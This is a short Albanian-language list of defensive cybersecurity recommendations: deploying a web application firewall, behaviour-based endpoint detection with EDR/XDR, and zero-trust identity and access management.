- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje “behaviour” për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve “Identity Access Management” për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit “zero-trust”.